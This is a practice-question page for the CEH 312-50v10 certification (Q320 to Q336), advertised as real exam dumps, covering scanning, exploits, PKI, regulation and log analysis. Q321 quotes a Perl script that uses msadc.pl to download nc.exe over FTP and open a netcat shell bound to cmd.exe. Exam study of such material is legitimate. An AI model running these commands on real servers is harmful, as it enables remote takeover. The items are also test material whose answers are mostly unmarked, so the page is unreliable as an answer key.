
[2024 Use Valid New 312-50v10 Test Notes & 312-50v10 Valid Exam Guide [Q320-Q336



[2024] Use Valid New 312-50v10 Test Notes & 312-50v10 Valid Exam Guide
312-50v10 Actual Questions Answers PDF 100% Cover Real Exam Questions

Q320. You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server:~$ nmap -T4 -O 10.10.0.0/24
TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx.
QUITTING!
```

What seems to be wrong?
* OS Scan requires root privileges.
* The nmap syntax is wrong.
* This is a common behavior for a corrupted nmap application.
* The outgoing TCP/IP fingerprinting is blocked by the host firewall.

Explanation

You requested a scan type which requires root privileges.

References:

http://askubuntu.com/questions/433062/using-nmap-for-information-regarding-web-host

Q321. A tester has been using the msadc.pl attack script to execute arbitrary commands on a Windows NT4 web server. While it is effective, the tester finds it tedious to perform extended functions. On further research, the tester come across a perl script that runs the following msadc functions:

```
system("perl msadc.pl -h $host -C \"echo open $your >testfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>testfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>testfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get hacked.html>>testfile\"");
("perl msadc.pl -h $host -C \"echo quit>>testfile\"");
system("perl msadc.pl -h $host -C \"ftp \-s\:testfile\"");
$o=; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```


Which exploit is indicated by this script?
* A buffer overflow exploit
* A chained exploit
* A SQL injection exploit
* A denial of service exploit

Q322. Which of the following is considered the best way to protect Personally Identifiable Information (PII) from Web application vulnerabilities?
* Use cryptographic storage to store all PII
* Use encrypted communications protocols to transmit PII
* Use full disk encryption on all hard drives to protect PII
* Use a security token to log into all Web applications that use PII

Explanation

As a matter of good practice any PII should be protected with strong encryption.

References: https://cuit.columbia.edu/cuit/it-security-practices/handling-personally-identifying-information

Q323. What attack is used to crack passwords by using a precomputed table of hashed passwords?
* Brute Force Attack
* Hybrid Attack
* Rainbow Table Attack
* Dictionary Attack

Q324. What are two things that are possible when scanning UDP ports? (Choose two.)
* A reset will be returned
* An ICMP message will be returned
* The four-way handshake will not be completed
* An RFC 1294 message will be returned
* Nothing

Q325. You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for.

Which of the below scanning technique will you use?
* ACK flag scanning
* TCP Scanning
* IP Fragment Scanning
* Inverse TCP flag scanning

Explanation/Reference:

Q326. Which system consists of a publicly available set of databases that contain domain name registration contact information?
* WHOIS
* IANA
* CAPTCHA
* IETF

Q327. Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

```
TCP port 21 - no response
TCP port 22 - no response
TCP port 23 - Time-to-live exceeded
```

* The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host.
* The lack of response from ports 21 and 22 indicate that those services are not running on the destination server.
* The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall.
* The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error.

Q328. Which initial procedure should an ethical hacker perform after being brought into an organization?
* Begin security testing.
* Turn over deliverables.
* Sign a formal contract with non-disclosure.
* Assess what the organization is trying to protect.

Q329. Company A and Company B have just merged and each has its own Public Key Infrastructure (PKI). What must the Certificate Authorities (CAs) establish so that the private PKIs for Company A and Company B trust one another and each private PKI can validate digital certificates from the other company?
* Poly key exchange
* Cross certification
* Poly key reference
* Cross-site exchange

Q330. Which of the following lists are valid data-gathering activities associated with a risk assessment?
* Threat identification, vulnerability identification, control analysis
* Threat identification, response identification, mitigation identification
* Attack profile, defense profile, loss profile
* System profile, vulnerability identification, security determination

Q331. Which of the following is considered an exploit framework and has the ability to perform automated attacks on services,

ports, applications and unpatched security flaws in a computer system?
* Wireshark
* Maltego
* Metasploit
* Nessus

Q332. It is a regulation that has a set of guidelines, which should be adhered to by anyone who handles any electronic medical data. These guidelines stipulate that all medical practices must ensure that all necessary measures are in place while saving, accessing, and sharing any electronic medical data to keep patient data secure.

Which of the following regulations best matches the description?
* FISMA
* ISO/IEC 27002
* HIPAA
* COBIT

Q333. Which of the following is a hardware requirement that either an IDS/IPS system or a proxy server must have in order to properly function?
* Fast processor to help with network traffic analysis
* They must be dual-homed
* Similar RAM requirements
* Fast network interface cards

Dual-homed or dual-homing can refer to either an Ethernet device that has more than one network interface, for redundancy purposes, or in firewall technology, dual-homed is one of the firewall architectures, such as an IDS/IPS system, for implementing preventive security.

References: https://en.wikipedia.org/wiki/Dual-homed

Q334. If executives are found liable for not properly protecting their company’s assets and information systems, what type of law would apply in this situation?
* Civil
* International
* Criminal
* Common

Q335. Sid is a judge for a programming contest. Before the code reaches him it goes through a restricted OS and is tested there. If it passes, then it moves onto Sid. What is this middle step called?
* Fuzzy-testing the code
* Third party running the code
* Sandboxing the code
* String validating the code

Q336. You have several plain-text firewall logs that you must review to evaluate network traffic. You know that in order to do fast, efficient searches of the logs you must use regular expressions.

Which command-line utility are you most likely to use?
* Grep
* Notepad
* MS Excel
* Relational Database

Explanation

grep is a command-line utility for searching plain-text data sets for lines matching a regular expression.

References: https://en.wikipedia.org/wiki/Grep

312-50v10 Exam questions and answers: https://www.exams4sures.com/EC-COUNCIL/312-50v10-practice-exam-dumps.html]